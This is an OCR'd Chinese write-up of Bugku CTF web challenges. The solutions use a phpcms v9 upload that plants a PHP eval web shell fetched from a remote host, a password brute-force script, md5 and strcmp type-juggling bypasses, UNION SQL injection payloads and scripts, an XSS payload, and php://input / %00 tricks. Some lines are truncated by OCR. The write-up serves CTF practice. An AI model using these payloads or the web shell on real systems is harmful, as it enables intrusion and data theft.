
怎么界面还是一样的？？？burp抓包发现成了这个…



直接用google的console就完事儿了…是叫brianfuck貌似？

flag在index里

这个题目是文件包含…告诉你flag在index.php中，但是没有显示，肯定被注入掉了，然后我们看到url是xxx？file=…，很像文件包含，尝试一下得到flag



phpcmsV9

这个是常见的php漏洞模板之一，花式cms之一，而且本次西安网赛线下赛正好除了phpcms9的漏洞，正好上手玩儿一下。告诉你flag的位置，直接了当就是想到任意文件上传（本模板还有mysql注入漏洞）。


首先打开网址

```
http://phpcms.test.bugku.com/index.php?m=member&c=index&a=register&siteid=1
```

发现是会员的申请页面，然后构造payload

```
siteid=1&modelid=11&username=123456&password=123456&email=123456@qq.com&info[content]=<img src=http://f
```

我们可以看到www.bugku.com/tools/phpyijuhua.txt就是我们小马的地址了，最最简单的一句话木马了。然后上传以后会返回mysql错误回传地址，这里放截图（截图和这个地址不匹配但是原理相似）



<?php @eval($_POST['akkuman']);?>


可以看到上传成功，然后我们放上去真正的木马！php文件


```
这里写代码片
```

注意！这里每一次提交的时候账号密码邮箱需要变换，否则会失败

或者用Harry提供的工具，上传小马

然后上传一次基本上你就被ban了，因为服务器有基本的防护！没关系，等一会再菜刀链接！！！就成功了！





实现了最最简单的漏洞利用！！！

输入密码查看flag

首先看到了页面，输入5位密码数字得到flag，一看五位数字，那么总共10万种情况，直观就是爆破，时间比较长，但是不需要怀疑人生，直接爆破即可，代码如下：


```
#coding:utf-8
import requests
url='http://120.24.86.145:8002/baopo/?yes'
value=[]
for i in range(0,99999):
if(len(str(i))<5):
value.append("0"*(5-len(str(i)))+str(i))
else :
value.append(str(i))
data = {'pwd':11111}
content = requests.post(url,data=data)
content.encoding='utf-8'
patch=content.text
for i in value:
data = {'pwd':i}
print 'trying',i
content = requests.post(url,data=data)
content.encoding='utf-8'
html=content.text
#print html
if html != patch:
print html
#print content.text.decode('gbk', 'ignore')
```

嫌速度太慢可以开多个线程，分段爆破，可以得到结果

得到flag：flag{bugku-baopo-hah}

前女友

首先看网页源码可以找到链接



然后审计代码看到最简单的php了

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

利用经典的md5 弱类型匹配和strcmp的数组get漏洞，当strcmp（数组，字符串）==0，然后我们构造payload如下


```
http://47.93.190.246:49162/?v1=QNKCDZO&v2=240610708&v3[]=0
```

得到flag

```
SKCTF{Php_1s_tH3_B3St_L4NgUag3}
```

成绩查询

很久不做注入，最最简单的注入都不会了…
先是尝试union 查询，测试列数，发现是四列



然后明显四个都是注入点，常见的爆库爆列即可
爆库

```
id='union select (select SCHEMA_NAME from information_schema.SCHEMATA limit 1,1),1,1,1#
```

爆表

```
id='union select (select table_NAME from information_schema.tables limit 40,1),1,1,1# #fl4g的成绩单
```

爆列名因为太多了写了个脚本

```
#coding:utf-8
import requests
import re
url='http://120.24.86.145:8002/chengjidan/'
data = {'pwd':11111}
content = requests.post(url,data=data)
content.encoding='utf-8'
patch=content.text
for i in range(1,500):
data = {'id':"'union select (select column_NAME from information_schema.columns limit %d,1),1,1,1#"
content = requests.post(url,data=data)
content.encoding='utf-8'
html=content.text
html=re.findall(r'<caption>(.*?)</caption>',html,re.S)
if len(html)>0:
print html[0][:-4]
```

也或者这么查，简单一些

```
id=-1' union select 1,2,3, group_concat(column_name) from information_schema.columns where table_name=0
```

最后直接查询即可，payload

```
id='union select (select skctf_flag from  fl4g limit 0,1),1,1,1#
```

```
BUGKU{Sql_INJECT0N_4813drd8hz4}
```

同时这里用了sqlmap post注入的方法，详情请看

sqlmap 的post注入方法

Web6

这个题目搞的我也是懵逼，一看思路就是发现headers中的flag，然后base64解密两次post提交，写一个脚本就行了，但是呢，这里需要主意一个问题。

观察就会发现，每次访问的时候cookie是会变化的…所以啊…用python写脚本的时候，需要加上会话…需要加上会话…需要加上会话…

脚本如下：

```
#coding:utf-8
import requests,base64
import re
url='http://120.24.86.145:8002/web6/'
value=[0]*1000000
s=requests.Session()
content = s.post(url)
html = content.headers['flag']
flag  = base64.b64decode(base64.b64decode(html)[-8:])
#print flag
data = {'margin':flag}
content = s.post(url,data=data)
print content.text
```

flag

```
KEY{111dd62fcd377076be18a}
```

Cookie欺骗？？？

简单的cookie构造，首先看网页是一个读取文件。其中我们可以看到filenamebase64加密后的内容，经过测试line是代表行数，然后我们尝试读取index.php本身。

```
#coding:utf-8
import requests,base64
import re
html=''
url='http://120.24.86.145:8002/web11/index.php?line=%d&filename=aW5kZXgucGhw'
s=requests.Session()
for i in range(100):
content=s.get(url%i)
if content.text=='':
break
html+=content.text
```

得到index.php的源代码如下

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

发现就是呀加上一个cookie，让keys.php加入道文件列表中，然后申请读取keys.php即可，payload如下

```
#coding:utf-8
import requests,base64
import re
s=requests.Session()
cookies={'margin':'margin'}
content=s.get("http://120.24.86.145:8002/web11/index.php?line=0%d&filename=a2V5cy5waHA=", cookies=cooki
print content.text
```

flag

```
KEY{key_keys}
```

XSS

我们看源代码可以看到关键代码如下

```
<script>
var s="";   document.getElementById('s').innerHTML = s;
</script>
```

然后我们看淡变量s比肩关键，但是题目中是通过构造

```
http://103.238.227.13:10089/?id=xxxx
```

来改变s值的，虽然我不知道这是为啥....

然后我们搜索关键代码吧，发现可以找到payload

```
http://103.238.227.13:10089/?id=\u003cimg src=1 onerror=alert(_key_)\u003e
```


因为直接构造`<`不行，会用`<`替换掉，插入的变成了纯文本，所以就用这种方法。

```
http://103.238.227.13:10089/?id=\u003cimg%20src=1%20onclick=alert(_key_)\u003e
```

也行

never give up

进入界面不知道是啥，F12查看源码，发现提示1p.html？然后试一下，发现自动跳转到论坛去了。然后用burp抓一下包，发现



脱出来然后urldecode一下，发现一个base64的密文，解密后再进行urldecode，得到一段关键代码


```
if(!$_GET['id'])
{
header('Location: hello.php?id=1');
exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
echo 'no no no no no no no';
return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114
{
require("f4l2a3g.txt");
}
else
{
print "never never never give up !!!";
}
```

太尼麻痴汉了...一直想去绕过，没想起来直接去访问就可以...


```
flag{tHis_iS_THe_fLaG}
```

但是正解是什么呢！分为几个关键点

```
1.最简单的id==0  用0==字符串绕过

2.
$data = @file_get_contents($a,'r');
$data=="bugku is a nice plateform!"

这个利用了file_get_contents的特性，当用到php://input的时候，file_get_contents支持字节流输入，只要将a设为php://

3.strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4

strlen对%00不截断，而eregi对%00截断，只要构造b=%00+大于4位的串即可
```




flag{tHis_iS_THe_fLaG}

welcome to bugkuctf

首先就能在F12中看到源码


```
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
echo "hello admin!<br>";
include($file); //hint.php
}else{
echo "you are not admin ! ";
}
-->
```

果断构造



hello friend!


发现没什么特别的，利用一下文件包含，有反应了



base64解密得到

